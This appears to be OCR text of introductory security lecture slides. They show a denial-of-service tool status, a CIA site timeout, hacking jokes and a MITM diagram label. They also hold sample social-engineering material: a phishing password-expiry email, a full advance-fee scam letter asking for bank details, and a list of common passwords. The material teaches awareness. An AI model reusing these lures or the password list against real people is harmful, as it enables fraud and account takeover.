<= faster Speed slower =>

Attack status


Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
1	9	0	0	419	419	9




The connection has timed out


The server at www.cia.gov is taking too long to respond.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


HACKERS BRIEFLY TOOK DOWN THE WEBSITE OF THE CIA YESTERDAY...
WHAT PEOPLE HEAR:
SOMEONE HACKED INTO THE COMPUTERS OF THE *CIA*!!
WHAT COMPUTER EXPERTS HEAR:
SOMEONE TORE DOWN A POSTER HUNG UP BY THE *CIA*!!



Original
Connection
Victim
Web Server
MITM
Connection
Attacker


MOVIE HACKING...
IF I CAN JUST OVERCLOCK THE UNIX DJANGO, I CAN BASIC THE DDOS ROOT. DAMN. NO DICE. BUT WAIT... IF I DISENCRYPT THEIR KILOBYTES WITH A BACKDOOR HANDSHAKE THEN... JACKPOT.
REAL HACKING...
HI, THIS IS ROBERT HACKERMAN. I'M THE COUNTY PASSWORD INSPECTOR.
HI BOB! HOW CAN I HELP YOU TODAY?



Important: Your Password will expire in 1 day(s)


MyUniversity

12:18 PM (50 minutes ago)

Dear network user,

This email is meant to inform you that your MyUniversity network password will expire in 24 hours.
Please follow the link below to update your password
myuniversity.edu/renewal

Thank you
MyUniversity Network Security Staff



This message seems dangerous

Similar messages were used to steal people's personal information. Avoid clicking links, downloading attachments or replying with personal information.

Dear Friend,

I am a banker by profession from Burkina-Faso in West Africa and currently holding the post of Manager of bill and exchange at the foreign remittance department of a Bank located Burkina Faso. I have the opportunity of transferring the abandon funds ($31.5 Million USD) of one of my banks client who died along with his entire family on 6th December 2003 in a plane crash.

Since we got information about his death, we have been expecting his next of kin to come over and claim his money because we cannot release it unless somebody applies for as next of kin or relation to the deceased as indicated in our banking guidelines but unfortunately we learnt that all his supposed next of kin or relation died alongside with him at the plane crash leaving nobody behind for the claim.

The Banking law and guideline here stipulates that if such money remained unclaimed after Eight to Nine years an above, the money will be transferred into the Bank treasury as unclaimed fund. I agree that 40 % of this money will be for you as foreign partner in respect to the provision of a foreign account, and while 60 %would be for me.

There after I will visit your country for disbursement according to the percentages indicated. Therefore to enable the immediate transfer of this fund to you as arranged, you must apply first to the bank as relations or next of kin of the deceased indicating your bank name, your bank account number, your private telephone and fax number for easy and effective communication and location where the money will be remitted. Upon receipt of your reply, I will send to you by fax or email the text of the application. I will not fail to bring to your notice that this transaction is hitch free and that you should no entertain any atom of fear as all required arrangements have been made for the transfer.

I will not fail to bring to your notice this transaction is hitch-free and that you should not entertain any atom of fear as all required Arrangements have been made for the transfer, please treat this business with utmost confidentiality and you should contact me immediately as soon as you receive this letter.

Please make sure you keep this transaction as your top secret and make it confidential till we receive the fund into the account that you will provide to the Bank. Dont disclose it to any body, because the secrecy of this transaction is as well as the success of it.
I am waiting to hear from you urgently. Please reply me on this my private E-MAIL contact only; (issas2392@gmail.com)


Your full name..........
Home address:.........
Your country..........
Your city.............
Telephone......
Occupation:.......
Age:…………………
SEX:………………………
I expect your urgent response with much anticipation!!!!!!!
yours faithfully,
Mr.Salif Issa.

password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football
letmein
monkey
696969
abc123
mustang
michael
shadow
master
jennifer
111111
2000
jordan
superman
harley
1234567
fuckme
hunter
fuckyou
trustno1
ranger
buster
thomas
tigger
robert
soccer
fuck
batman
test
pass
killer
hockey
george
charlie
andrew
michelle
love
sunshine
jessica
asshole
6969
pepper
daniel
access
123456789
654321
joshua
maggie
starwars
silver
william
dallas
yankees
123123
ashley
666666
hello
amanda
orange
biteme
freedom
computer
sexy
thunder
nicole
ginger
heather
hammer
summer
corvette
taylor
